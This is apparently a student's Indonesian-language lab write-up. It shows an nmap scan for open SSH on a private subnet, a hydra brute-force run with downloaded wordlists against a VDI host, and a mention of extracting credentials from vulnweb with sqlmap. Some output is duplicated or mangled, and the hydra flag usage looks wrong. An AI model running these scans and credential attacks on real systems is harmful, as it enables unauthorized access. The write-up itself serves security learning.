Hasilnya akan muncul data tabel user dari website vulnewb pada percobaan diatas saya mencoba mengambil data user dari database vulnweb.

Mencari tahu password root Menggunakan (hydra - untuk bruteforce attack)

1. Siapkan file txt username dan password




```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.18 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2001:448a:5000:d40:9283:800b:e785:9a08 prefixlen 64 scopeid 0<global>
    inet6 fe80::a00:27ff:fe95:b054 prefixlen 64 scopeid 0<local>
    ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
    RX packets 103281 bytes 145958027 (1.3 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 46165 bytes 42829071 (40.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<localhost>
    loop txqueuelen 1000 (local loopback)
    RX packets 185663 bytes 233892584 (223.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 185663 bytes 233892584 (223.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$ ip -calc 192.168.1.18
Address: 192.168.1.18 11000000.10101000.00000001.00010010
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111.00000000
Wildcard: 0.0.0.255 00000000.00000000.00000000.11111111
=>
Network: 192.168.1.0/24 11000000.10101000.00000001.00000000
HostMin: 192.168.1.1 11000000.10101000.00000001.00000001
HostMax: 192.168.1.254 11000000.10101000.00000001.11111110
Broadcast: 192.168.1.255 11000000.10101000.00000001.11111111
Hosts/Net: 254 Class C, Private Internet

kali@kali:~$
```

2. Mengecek port terbuka dan lakukan nmap untuk menemukan ssh VDI



```
kali@kali:~$ ip -calc 192.168.1.18
Address: 192.168.1.18 11000000.10101000.00000001.00010010
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111.00000000
Wildcard: 0.0.0.255 00000000.00000000.00000000.11111111
=>
Network: 192.168.1.0/24 11000000.10101000.00000001.00000000
HostMin: 192.168.1.1 11000000.10101000.00000001.00000001
HostMax: 192.168.1.254 11000000.10101000.00000001.11111110
Broadcast: 192.168.1.255 11000000.10101000.00000001.11111111
Hosts/Net: 254 Class C, Private Internet


kali@kali:~$ nmap 192.168.1.0/24 -p 22 --open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-10 11:54 EDT
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.0031s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (8 hosts up) scanned in 21.43 seconds

kali@kali:~$
```


3. Lakukan hydra untuk melakukan attack untuk menemukan username dan password yang cocok



```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali:~$ ls
38650-password-skorrent.txt 38650-username-skorrent.txt Desktop Documents Downloads hydra.restore Music password.txt Pictures Public Templates user.txt Videos

kali@kali:~$ hydra -l /home/kali/38650-username-skorrent.txt -P /home/kali/38650-password-skorrent.txt ssh://192.168.1.19 -i 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-30 12:02:34
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1694338768 login tries (1:438336/p:38650), ~423384675 tries per task
[DATA] attacking ssh://192.168.1.19:22/
[STATUS] 44.08 tries/min, 44 tries in 00:01h, 1694338650 to do in 04:17h4:57h, 4 active
[STATUS] 34.67 tries/min, 140 tries in 00:03h, 1694338596 to do in 8145h5:12h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 1694338496 to do in 9689h4:27h, 4 active
```

Hasil : Dalam proses tersebut saya menghabiskan waktu sekitar 20 jam lebih untuk melakukan attack ke VDI dengan proses percobaan kemungkinan sebesar 100 ribu data dan kurang 4 miliar data kemungkinan data yang belum di cek. Saya menggunakan data dari <https://github.com/duyet/bruteforce-database> untuk melakukan brute force attack. Tetapi berdasarkan data dari sqlmap username : vulnweb dan Password : vulnweb